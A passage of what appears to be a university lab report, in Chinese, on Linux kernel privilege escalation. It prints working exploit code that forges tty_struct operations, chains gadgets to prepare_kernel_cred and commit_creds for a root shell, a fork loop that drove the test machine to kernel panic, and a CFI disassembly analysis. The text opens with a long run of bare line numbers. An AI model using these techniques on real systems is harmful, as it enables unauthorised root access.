1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
2659
2660
2661
2662
2663
2664
2665
2666
2667
2668
2669
2670
2671
2672
2673
2674
2675
2676
2677
2678
2679
2680
2681
2682
2683
2684
2685
2686
2687
2688
2689
2690
2691
2692
2693
2694
2695
2696
2697
2698
2699
2700
2701
2702
2703
2704
2705
2706
2707
2708
2709
2710
2711
2712
2713
2714
2715
2716
2717
2718
2719
2720
2721
2722
2723
2724
2725
2726
2727
2728
2729
2730
2731
2732
2733
2734
2735
2736
2737
2738
2739
2740
2741
2742
2743
2744
2745
2746
2747
2748
2749
2750
2751
2752
2753
2754
2755
2756
2757
2758
2759
2760
2761
2762
2763
2764
2765
2766
2767
2768
2769
2770
2771
2772
2773
2774
2775
2776
2777
2778
2779
2780
2781
2782
2783
2784
2785
2786
2787
2788
2789
2790
2791
2792
2793
2794
2795
2796
2797
2798
2799
2800
2801
2802
2803
2804
2805
2806
2807
2808
2809
2810
2811
2812
2813
2814
2815
2816
2817
2818
2819
2820
2821
2822
2823
2824
2825
2826
2827
2828
2829
2830
2831
2832
2833
2834
2835
2836
2837
2838
2839
2840
2841
2842
2843
2844
2845
2846
2847
2848
2849
2850
2851
2852
2853
2854
2855
2856
2857
2858
2859
2860
2861
2862
2863
2864
2865
2866
2867
2868
2869
2870
2871
2872
2873
2874
2875
2876
2877
2878
2879
2880
2881
2882
2883
2884
2885
2886
2887
2888
2889
2890
2891
2892
2893
2894
2895
2896
2897
2898
2899
2900
2901
2902
2903
2904
2905
2906
2907
2908
2909
2910
2911
2912
2913
2914
2915
2916
2917
2918
2919
2920
2921
2922
2923
2924
2925
2926
2927
2928
2929
2930
2931
2932
2933
2934
2935
2936
2937
2938
2939
2940
2941
2942
2943
2944
2945
2946
2947
2948
2949
2950
2951
2952
2953
2954
2955
2956
2957
2958
2959
2960
2961
2962
2963
2964
2965
2966
2967
2968
2969
2970
2971
2972
2973
2974
2975
2976
2977
2978
2979
2980
2981
2982
2983
2984
2985
2986
2987
2988
2989
2990
2991
2992
2993
2994
2995
2996
2997
2998
2999
3000
3001
3002
3003
3004
3005
3006
3007
3008
3009
3010
3011
3012
3013
3014
3015
3016
3017
3018
3019
3020
3021
3022
3023
3024
3025
3026
3027
3028
3029
3030
3031
3032
3033
3034
3035
3036
3037
3038
3039
3040
3041
3042
3043
3044
3045
3046
3047
3048
3049
3050
3051
3052
3053
3054
3055
3056
3057
3058
3059
3060
3061
3062
3063
3064
3065
3066
3067
3068
3069
3070
3071
3072
3073
3074
3075
3076
3077
3078
3079
3080
3081
3082
3083
3084
3085
3086
3087
3088
3089
3090
3091
3092
3093
3094
3095
3096
3097
3098
3099
3100
3101
3102
3103
3104
3105
3106
3107
3108
3109
3110
3111
3112
3113
3114
3115
3116
3117
3118
3119
3120
3121
3122
3123
3124
3125
3126
3127
3128
3129
3130
3131
3132
3133
3134
3135
3136
3137
3138
3139
3140
3141
3142
3143
3144
3145
3146
3147
3148
3149
3150
3151
3152
3153
3154
3155
3156
3157
3158
3159
3160
3161
3162
3163
3164
3165
3166
3167
3168
3169
3170
3171
3172
3173
3174
3175
3176
3177
3178
317
```

我并没有找到当 `cached` 耗尽时会采取的操作；但我编写了如下的代码尝试不断 `fork()` 而不释放，尝试能否获取 root 权限：

```
1  int main() {
2      u64 cred[100] = {0, 0, 0};
3      int timess = 0;
4
5      while (1) {
6          int dev1 = open("/dev/zjudev", O_RDWR);
7          int dev = open("/dev/zjudev", O_RDWR);
8
9          timess++;
10
11         int offs = (timess % 9) * 4;
12         ioctl(dev1, 0x0001, 0xA0 + offs);
13         close(dev1);
14
15         cred[2] = (timess % 5) ? 0 : 0x43736564;
16
17         int id = fork();
18         int o = timess % 7 < 3 ? 0 : (timess % 7) * 4;
19         write(dev, cred, 28 + o);
20         if (id == 0) {
21             DEBUG(getuid(), XYX_CYAN);
22             DEBUG(getpid(), XYX_CYAN);
23             if (!getuid()) {
24                 printf("[*]welcome root:\n");
25                 system("/bin/sh");
26             }
27         } else {
28             DEBUG(getpid(), XYX_GREEN);
29             wait(id);
30             DEBUG(getpid(), XYX_RED);
31         }
32     }
33
34     return 0;
35 }
```

这里的 `timess` 是为了组合之前提到的不同考虑因素设置的。可以看到，这个程序除了成功获取 root 外，都会不断地 fork 并尝试覆写 `cred`。但是程序运行到 out of memory 直至 kernel panic 也没

有成功：

```
[getuid()] = 0x000000000000003e8
[getpid()] = 0x00000000000000a67
[getpid()] = 0x00000000000000a66
[getuid()] = 0x000000000000003e8
[getpid()] = 0x00000000000000a68
[getpid()] = 0x00000000000000a67
[ 452.119594] Out of memory: Killed process 237 (NetworkManager) total-vm:329092kB, anon-rss:4364kB,
file-rss:0kB, shmem-rss:0kB, UID:0 pgtables:140kB oom_score_adj:0
[getpid()] = 0x00000000000000a68
[getuid()] = 0x000000000000003e8
[getpid()] = 0x00000000000000a69
[getpid()] = 0x00000000000000a69
[getuid()] = 0x000000000000003e8
[getpid()] = 0x00000000000000a6b
[getpid()] = 0x00000000000000a6b
[getuid()] = 0x000000000000003e8
[getpid()] = 0x00000000000000a6c
[ 480.131534] Out of memory: Killed process 2666 (NetworkManager) total-vm:251960kB, anon-rss:3640kB,
file-rss:0kB, shmem-rss:0kB, UID:0 pgtables:116kB oom_score_adj:0
[getpid()] = 0x00000000000000a6c
[getuid()] = 0x000000000000003e8
[getpid()] = 0x00000000000000a70
[ 488.125151] Out of memory: Killed process 203 (ModemManager) total-vm:312876kB, anon-rss:3488kB, f
ile-rss:0kB, shmem-rss:0kB, UID:0 pgtables:108kB oom_score_adj:0
[getuid()] = 0x000000000000003e8
[getpid()] = 0x00000000000000a70
[getpid()] = 0x00000000000000a75
[getpid()] = 0x00000000000000a75
[getuid()] = 0x000000000000003e8
[getpid()] = 0x00000000000000a7b
[ 601.976792] Out of memory: Killed process 2673 (NetworkManager) total-vm:251956kB, anon-rss:3680kB,
file-rss:0kB, shmem-rss:0kB, UID:0 pgtables:124kB oom_score_adj:0
[ 611.035172] EXT4-fs error (device vda): ext4_mb_generate_buddy:1144: group 15, block bitmap and bg
descriptor inconsistent: 23683 vs 23644 free clusters
[ 621.125272] Out of memory: Killed process 312 ((sd-pam)) total-vm:15096kB, anon-rss:1816kB, file-r
ss:0kB, shmem-rss:0kB, UID:1000 pgtables:60kB oom_score_adj:0
[getuid()] = 0x000000000000003e8
[getpid()] = 0x00000000000000a84
[getpid()] = 0x00000000000000a7b
[ 634.326013] Out of memory: Killed process 322 (bash) total-vm:9540kB, anon-rss:1456kB, file-rss:4k
B, shmem-rss:0kB, UID:1000 pgtables:64kB oom_score_adj:0

Ubuntu 18.04.5 LTS kernel-5.15 ttyAMA0

kernel-5 login: [ 667.570284] Unable to handle kernel paging request at virtual address 000000000000
1080
[ 667.570546] Mem abort info:
[ 667.570711]   ESR = 0x96000004
```

(可以看到，这时 fork 出的进程数已经达到了 0xa00 以上的数目)

因此我们猜测，当 cache 耗尽时，可能也不会直接取用空闲空间，而是由 cache 申请一块较大的空间。我们暂时无法得知这块空间的大小，因此我们很难做对应的操作。

总结和概括来说，`cred` 结构体分配并不是直接从空闲空间中分配，而是从一个专门的 cache `cred_jar` 中分配。这样自然就不会分配到我们所控制的内存块了。

Task 3

获取这些东西的地址：

```
syssec@VM:~/lab3_t/kernel/nocfi$ cat System.map | grep zju_gadget1
ffff80001083aa44 T zju_gadget1
syssec@VM:~/lab3_t/kernel/nocfi$ cat System.map | grep zju_gadget
ffff80001083aa44 T zju_gadget1
ffff80001083aa5c T zju_gadget2
ffff80001083aa74 T zju_gadget3
syssec@VM:~/lab3_t/kernel/nocfi$ cat System.map | grep prepare_kernel_cred
ffff8000100b6030 T prepare_kernel_cred
ffff8000116ac374 r __ksymtab_prepare_kernel_cred
ffff8000116d17e9 r __kstrtab_prepare_kernel_cred
ffff8000116f9c5a r __kstrtabns_prepare_kernel_cred
syssec@VM:~/lab3_t/kernel/nocfi$ cat System.map | grep commit_creds
ffff8000100b5bac T commit_creds
ffff8000116a44c0 r __ksymtab_commit_creds
ffff8000116db134 r __kstrtab_commit_creds
ffff8000116f9c5a r __kstrtabns_commit_creds
syssec@VM:~/lab3_t/kernel/nocfi$
```

- 0xffff80001083aa44 zju_gadget1
- 0xffff80001083aa5c zju_gadget2
- 0xffff80001083aa74 zju_gadget3
- 0xffff8000100b6030 prepare_kernel_cred
- 0xffff8000100b5bac commit_creds

我们最终想达到的目的就是调用 `struct cred* root_cred = prepare_kernel_cred(NULL);` 和 `commit_creds(root_cred);`

我们写出这三个 gadget 的伪代码：

```
1 ▼ gadget1 {
2     x1 = *(x0 + 0x38); // x0 + 7
3     x0 = x2;
4     goto x1;
5 }
6
7 ▼ gadget2 {
8     x0 = 0;
9     x1 = *(x2 + 0x28); // x2 + 5
10    goto x1;
11 }
12
13 ▼ gadget3 {
14     return x0;
15 }
```

根据实验指导的 4.3.2 利用 ioctl 控制寄存器 一节，我们可以知道，当我们调用 `ioctl(fd, p1, p2)` 这个系统调用的时候，实际上会完成如下内容：

```
1 int ioctl(int fd, unsigned long int p1, void *p2) {
2     ioctl_operation(tty_struct_of_fd, p1, p2);
3     // which will make x0 = tty_struct_of_fd, x1 = p1, x2 = p2
4 }
```

综合上述内容，结合实验指导的提示，我们梳理出如下的调用过程：

- 获取 `tty_struct` 的地址
 - 调用 `ioctl(fd, _, _)`，这会使得 `x0 = tty_struct_of_fd`；我们将 `ops` 中 `ioctl` 的函数指针改为 `gadget3` 的地址，这样它会直接返回，返回值即为 `x0`，即 `tty_struct_of_fd`。
- 调用 `prepare_kernel_cred(NULL)`；并记录返回值
 - 调用这个需要让 `x0 = 0`，因此我们注意到 `gadget2`。它将 `x0` 置为 0，然后将 `x1` 置为 `*(x2 + 0x28)`。因此我们可以让 `x1 = prepare_kernel_cred`，这样就可以完成调用了。
 - 所以，我们需要让 `x2` 指向 `ops` 的某个位置，`+ 0x28` 就会找到它之后 5 位的函数指针，我们将这个指针控制为 `prepare_kernel_cred` 即可。
 - 同时，我们还需要记录返回值。因此，我们再调用一次 `ioctl(fd, _, p2)`。我们不妨将 `ioctl` 指针改为 `gadget2` 的地址；让 `p2` 就等于 `ops`，这样我们将 `ops[5]` 设为 `prepare_kernel_cred` 的地址，就可以实现调用和记录返回值了。
- 调用 `commit_creds(root_cred)`；
 - 调用这个需要让 `x0 = root_cred`，但是 `ioctl` 不能直接填 `x0`。注意到 `gadget1` 可以让 `x0 = x2`，因此可以使用它。
 - 类似之前的思路，我们将 `ioctl` 指针改为 `gadget1` 的地址，让 `p2` 等于前一步的返回值；调用 `ioctl` 会使得 `x0 = tty_struct_of_fd`，而 `x1` 会被赋值为 `*(x0 + 0x38)`，因此将 `buf[7]` 设为 `commit_creds` 的地址然后 `write` 回去即可。当然，`buf[7]` 也可以在之前的 `write` 中被一并设置，我们的实现中就采用了这种方法。

按照上述思路构建攻击代码后，发现并不能产生预期结果。查看调试信息发现，获取到的地址高位均为 0。分析得知，`ioctl` 的返回值类型是 `int`，因此对于返回的地址信息，我们还需要将其对 `0xffff000000` 做按位或运算。

```
[*(u64 *) (newBuf + i), i = 24] = 0x0000aaaab6712020  
[*(u64 *) (newBuf + i), i = 32] = 0x0000000000000004  
[*(u64 *) (newBuf + i), i = 40] = 0xffff8000100b5bac  
[ttyAddr] = 0x0000000003112c00
```

对应进行修改后，我们写出了这样的代码：

```
1 // ==== Task 3 ====
2 const u64 gadget1Addr = 0xffff80001083aa44;
3 const u64 gadget2Addr = 0xffff80001083aa5c;
4 const u64 gadget3Addr = 0xffff80001083aa74;
5 const u64 pkcAddr = 0xffff8000100b6030;
6 const u64 ccAddr = 0xffff8000100b5bac;
7
8 void prepareTtyStruct(int dev);
9
10 int main() {
11     DEBUG(buf, XYX_RED);
12     // Task 1:
13     int dev = doubleOpen();
14     int ptmx = checkMagic(dev);
15
16     // Task 3:
17     prepareTtyStruct(dev);
18
19     // > Step 1:
20     forgedOps[12] = gadget3Addr;
21     u64 ttyAddr = ioctl(ptmx, 0, 0) | 0xffff000000000000;
22     DEBUG(ttyAddr, XYX_RED);
23
24     // > Step 2:
25     forgedOps[12] = gadget2Addr;
26     forgedOps[5] = pkcAddr;
27     u64 credRetVal = ioctl(ptmx, 0, forgedOps) | 0xffff000000000000;
28     DEBUG(credRetVal, XYX_CYAN);
29
30     // > Step 3: (buf[7] has been set in prepareForgeOps())
31     forgedOps[12] = gadget1Addr;
32     ioctl(ptmx, 0, credRetVal);
33
34     system("/bin/sh");
35
36     return 0;
37 }
38
39 void prepareTtyStruct(int dev) {
40     memset(forgedOps, -1, sizeof forgedOps);
41
42     char newBuf[0x40];
43     u64 forgedOpsPtr = (u64)(&forgedOps);
44     memcpy(newBuf, buf, 0x40);
45     memcpy(newBuf + 24, &forgedOpsPtr, 8);
```

```

46     memcpy(newBuf + 0x38, &ccAddr, 8);
47
48     for (int i = 0; i < 0x40; i += 8) {
49         DEBUGI(*(u64 *) (newBuf + i), XYX_PURPLE);
50     }
51
52     write(dev, newBuf, 0x40);
53 }

```

尝试编译运行，得到了正确的结果，获得了 root 权限！

```

ubuntu@kernel-5:~$ ./a.out
[buf] = 0x0000aaaab5723140
[readResult] = 0x00000000000002b7
[* (u64 *) (buf + i), i = 0] = 0x0000000100005401
[* (u64 *) (buf + i), i = 8] = 0x0000000000000000
[* (u64 *) (buf + i), i = 16] = 0xffff00000295f900
[* (u64 *) (buf + i), i = 24] = 0xffff8000111829d0
[magic] = 0x0000000000005401
[* (u64 *) (newBuf + i), i = 0] = 0x0000000100005401
[* (u64 *) (newBuf + i), i = 8] = 0x0000000000000000
[* (u64 *) (newBuf + i), i = 16] = 0xffff00000295f900
[* (u64 *) (newBuf + i), i = 24] = 0x0000aaaab5723020
[* (u64 *) (newBuf + i), i = 32] = 0x0000000000000000
[* (u64 *) (newBuf + i), i = 40] = 0x0000000000000000
[* (u64 *) (newBuf + i), i = 48] = 0x0000000000000000
[* (u64 *) (newBuf + i), i = 56] = 0xffff8000100b5bac
[tyAddr] = 0xffff000003e81400
[credRetVal] = 0xffff000007478300
# cat flag/flag.txt
NzYyNDcyMzI5MTAy
#

```

思考题 4

Question 4: 为什么第二步可以直接 `ret` 获取到 `tty_struct` 结构体的地址？`ret` 执行前后的控制流是什么样的？

如之前所说，用户程序调用 `ioctl` 这个 system call 时，`ioctl` 会将 `tty_struct` 的地址作为第一个参数传给对应设备的 `ioctl` 函数（即保存在 `struct tty_operations` 中的对应函数指针），而第一个参数会保存在寄存器 `x0` 中。运行到 `ret` 时返回，`ioctl` 函数从 `x0` 中接受返回值，并将其返回给调用者；这个过程中 `x0` 的值始终是 `tty_struct` 的地址。

```

0xffff80001083aa74 <zju_gadget3+0> paciasp
→ 0xffff80001083aa78 <zju_gadget3+4> ret
0xffff80001083aa7c <zju_gadget3+8> autiasp
0xffff80001083aa80 <zju_gadget3+12> ret
● 0xffff80001083aa84 <hack_cred+0> paciasp
0xffff80001083aa88 <hack_cred+4> stp x29, x30, [sp, #-16]!
0xffff80001083aa8c <hack_cred+8> mov x29, sp

[#0] Id 1, stopped 0xffff80001083aa78 in zju_gadget3 (), reason: BREAKPOINT

[#0] 0xffff80001083aa78 → zju_gadget3()
[#1] 0xffff80001075e1a0 → tty_ioctl()
[#2] 0xffff80001026bc10 → __arm64_sys_ioctl()
[#3] 0xffff800010025eac → invoke_syscall()
[#4] 0xffff800010025e04 → el0_svc_common()
[#5] 0xffff800010025cf4 → do_el0_svc()
[#6] 0xffff800010ef3584 → el0_svc()
[#7] 0xffff800010ef3504 → el0t_64_sync_handler()
[#8] 0xffff8000100115e8 → el0t_64_sync()

```

使用 gdb 调试可以看到，调用 `ioctl` 之后，经过一系列的系统调用处理过程来到了 `zju_gadget3`，这时 `x0` 的值就是 `tty_struct` 的地址。`zju_gadget3` 返回之后这个值被传回调用 `ioctl` 的位置，继续运行。

Task 4

我们尝试查看思考题 4 中遇到的 `tty_ioctl` 的汇编，但是它太长了！于是我们在 `tty_io.c` 里找一找没那么长的，找到了这个函数：

```

void __stop_tty(struct tty_struct *tty)
{
    if (tty->stopped)
        return;
    tty->stopped = 1;
    if (tty->ops->stop)
        tty->ops->stop(tty);
}

```

看起来很不错！

用 `objdump` 看看它们的代码：

```
syssec@VM:~/lab3_t/kernel/nocfi$ aarch64-linux-gnu-objdump --disassemble=__stop_tty vmlinux
```

```
syssec@VM:~/lab3_t/kernel/cfi$ aarch64-linux-gnu-objdump --disassemble=__stop_tty vmlinux
```

`nocfi` 的代码是比较好看懂的。下面是代码和含义的注释：

```

1  c254 <__stop_tty>:
2  c254:  paciasp
3  c258:  stp x29, x30, [sp, #-16]!
4  c25c:  mov x29, sp
5  c260:  ldrb    w8, [x0, #444]           // w8 = tty->stopped (x0 is tty)
6  c264:  cbnz    w8, c280 <__stop_tty+0x2c> // if w8 != 0, goto c280(return)
7  c268:  mov w8, #0x1                     // w8 = #1
8  c26c:  ldr x9, [x0, #24]                // x9 = tty->op
9  c270:  strb    w8, [x0, #444]           // tty->stopped = w8
10 c274:  ldr x8, [x9, #136]               // x8 = tty->op->stop
11 c278:  cbz x8, c280 <__stop_tty+0x2c>    // if x8 == 0, goto c280(return)
12 c27c:  blr x8                           // call x8
13 c280:  ldp x29, x30, [sp], #16
14 c284:  autiasp
15 c288:  ret

```

支持 cfi 的汇编代码就稍微有些复杂了：

```

1  0e6c <__stop_tty>:
2  0e6c:   paciasp
3  0e70:   sub sp, sp, #0x20
4  0e74:   ldrb    w8, [x0, #444]           // w8 = tty->stopped (x0 is tty)
5  0e78:   stp x29, x30, [sp, #16]
6  0e7c:   add x29, sp, #0x10
7  0e80:   cbnz    w8, 0eb4 <__stop_tty+0x48> // if w8 != 0, goto 0eb4(return)
8  0e84:   mov w8, #0x1                    // w8 = 1
9  0e88:   ldr x9, [x0, #24]                // x9 = tty->op
10 0e8c:   strb    w8, [x0, #444]           // tty->stopped = w8
11 0e90:   ldr x8, [x9, #136]               // x8 = tty->op->stop
12 0e94:   cbz x8, 0eb4 <__stop_tty+0x48>    // if x8 == 0, goto 0eb4(return)
13 0e98:   adrp    x9, ffff800009813000 <regulator_get_current_limit.cfi_jt>
14      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |
15 0e9c:   add x9, x9, #0xb40                // x9 += 0xb40
16 0ea0:   sub x9, x8, x9                    // x9 = x8 - x9
17 0ea4:   ror x9, x9, #3                    // x9 = x9 rotate right for 3 bits
18 0ea8:   cmp x9, #0x2a                    // calculate x9 - 0x2a
19 0eac:   b.cs     0ec4 <__stop_tty+0x58>    // if x9 >= 0x2a, goto cfi err handler
20 0eb0:   blr x8                            // else, call x8
21 0eb4:   ldp x29, x30, [sp, #16]
22 0eb8:   add sp, sp, #0x20
23 0ebc:   autiasp
24 0ec0:   ret
25 0ec4:   stp x0, x8, [sp]                  // cfi error handler
26 0ec8:   mov x0, #0xa99c                  // x0[ 0:15] = 0xa99c
27 0ecc:   movk    x0, #0xc7c7, lsl #16      // x0[16:31] = 0xc7c7
28 0ed0:   adrp    x2, ffff80000a9a3000 <hi6220_reset_driver+0xb0>
29      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |
30 0ed4:   movk    x0, #0x663a, lsl #32      // x0[32:47] = 0x663a
31 0ed8:   add x2, x2, #0xaa0                // x2 += 0xaa0
32 0edc:   movk    x0, #0xdd28, lsl #48      // x0[48:63] = 0xdd28
33 0ee0:   mov x1, x8                        // x1 = x8
34 0ee4:   bl ffff8000082b10b4 <__cfi_slowpath_diag>
35      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |
36 0ee8:   ldp x0, x8, [sp]                  // call __cfi_slowpath_diag
37 0eec:   b 0eb0 <__stop_tty+0x44>          // goto call x8
38

```

可以看到，如果 `x8` 即跳转的目标到 `x9` (`0xffff800009813b40`) 的差值过大，那么就会跳转到 `cfi error handler` 那里，调用 `__cfi_slowpath_diag` 报告问题，然后跳回 `blr x8` 语句继续运行。也就是说，这里只会检查和报告 `cfi` 错误，但是仍然允许继续运行。这一点从源码这里也可以看出：

```

26 static inline void handle_cfi_failure(void *ptr)
27 {
28     if (IS_ENABLED(CONFIG_CFI_PERMISSIVE))
29         WARN_RATELIMIT(1, "CFI failure (target: %pS):\n", ptr);
30     else
31         panic("CFI failure (target: %pS)\n", ptr);
32 }

```


即，当 enable 了 `CONFIG_CFI_PERMISSIVE` 时，只报告错误而不 panic。

具体而言，我们根据资料了解到 ARM 中 CFI 的实现机制。对于那些可能会被间接调用的函数，编译时自动生成一个名为 `fun_name.cfi_jt` 的函数，其中 `fun_name` 就是这个函数的名字。我们在 dump 出的文件中可以找到大量的这样的函数：

```
ffff80000984bae8 <ahci_qoriq_driver_exit.cfi_jt>:
ffff80000984baf0 <sata_rcar_driver_exit.cfi_jt>:
ffff80000984baf8 <pata_platform_driver_exit.cfi_jt>:
ffff80000984bb00 <pata_of_platform_driver_exit.cfi_jt>:
ffff80000984bb08 <cleanup_mtd.cfi_jt>:
ffff80000984bb10 <cleanup_mtdchar.cfi_jt>:
ffff80000984bb18 <ofpart_parser_exit.cfi_jt>:
ffff80000984bb20 <mtd_blktrans_exit.cfi_jt>:
ffff80000984bb28 <mtdblock_tr_exit.cfi_jt>:
ffff80000984bb30 <cfi_probe_exit.cfi_jt>:
ffff80000984bb38 <physmap_exit.cfi_jt>:
ffff80000984bb40 <dataflash_driver_exit.cfi_jt>:
ffff80000984bb48 <sst25l_driver_exit.cfi_jt>:
ffff80000984bb50 <denali_dt_driver_exit.cfi_jt>:
ffff80000984bb58 <marvell_nfc_driver_exit.cfi_jt>:
ffff80000984bb60 <fsl_ifc_nand_driver_exit.cfi_jt>:
ffff80000984bb68 <qcom_nandc_driver_exit.cfi_jt>:
ffff80000984bb70 <spi_nor_driver_exit.cfi_jt>:
ffff80000984bb78 <a3700_spi_driver_exit.cfi_jt>:
ffff80000984bb80 <bcm_iproc_driver_exit.cfi_jt>:
ffff80000984bb88 <brcmstb_qspi_driver_exit.cfi_jt>:
ffff80000984bb90 <cqspi_platform_driver_exit.cfi_jt>:
```

这些函数的排列方式是，具有相同函数签名的函数放在一起。这样就起到了一个分组的作用。

挑选一个幸运函数进行查看，发现其实这不是“函数”，只是调用了一个 `bti c` 然后跳转到对应的函数的代码块：

```

syssec@VM:~/lab3_t/kernel/cfi$ aarch64-linux-gnu-objdump --disassemble=p9_client_exit.cfi_jt vmlinux
vmlinux:      file format elf64-littleaarch64

Disassembly of section .head.text:

Disassembly of section .text:

ffff80000984c898 <p9_client_exit.cfi_jt>:
ffff80000984c898:      d503245f      bti      c
ffff80000984c89c:      1431d77a      b        ffff80000a4c2684 <p9_client_exit>

ffff80000984c8a0 <p9_virtio_cleanup.cfi_jt>:
ffff80000984c8a0:      d503245f      bti      c
ffff80000984c8a4:      1431d781      b        ffff80000a4c26a8 <p9_virtio_cleanup>

ffff80000984c8a8 <exit_dns_resolver.cfi_jt>:
ffff80000984c8a8:      d503245f      bti      c
ffff80000984c8ac:      1431d78b      b        ffff80000a4c26d8 <exit_dns_resolver>

ffff80000984c8b0 <switchdev_deferred_process.cfi_jt>:
ffff80000984c8b0:      d503245f      bti      c
ffff80000984c8b4:      17fc2b5b      b        ffff800009757620 <switchdev_deferred_process>

ffff80000984c8b8 <switchdev_port_obj_add.cfi_jt>:
ffff80000984c8b8:      d503245f      bti      c
ffff80000984c8bc:      17fc2bf0      b        ffff80000975787c <switchdev_port_obj_add>

ffff80000984c8c0 <switchdev_port_attr_set.cfi_jt>:

```

查阅资料得知，`bti` 指令的全名是 Branch Target Identification，is used to guard against the execution of instructions which are not the intended target of a branch。

也就是说，对于间接调用来说，我们通过 `.cfi_jt` 的形式限定了间接调用的目标只能是这些函数；而具有相同函数签名的函数又保存在相邻的位置，这进一步限定了目标函数的范围。因此在任何一次间接调用之前，我们判断间接调用的目标是否在其定义时函数指针的类型所对应的集合的地址范围之内，就可以一定程度上判别这种调用是否合法了。如果不合法，采用相应方式进行解决。

查看 0xffff800009813b40 附近的函数：

```

syssec@VM:~/lab3_t/kernel/cfi$ cat dump.txt | grep ffff800009813b40
ffff800009813b40 <tty_wakeup.cfi_jt>:
ffff800009813b40:      d503245f      bti      c

```

```

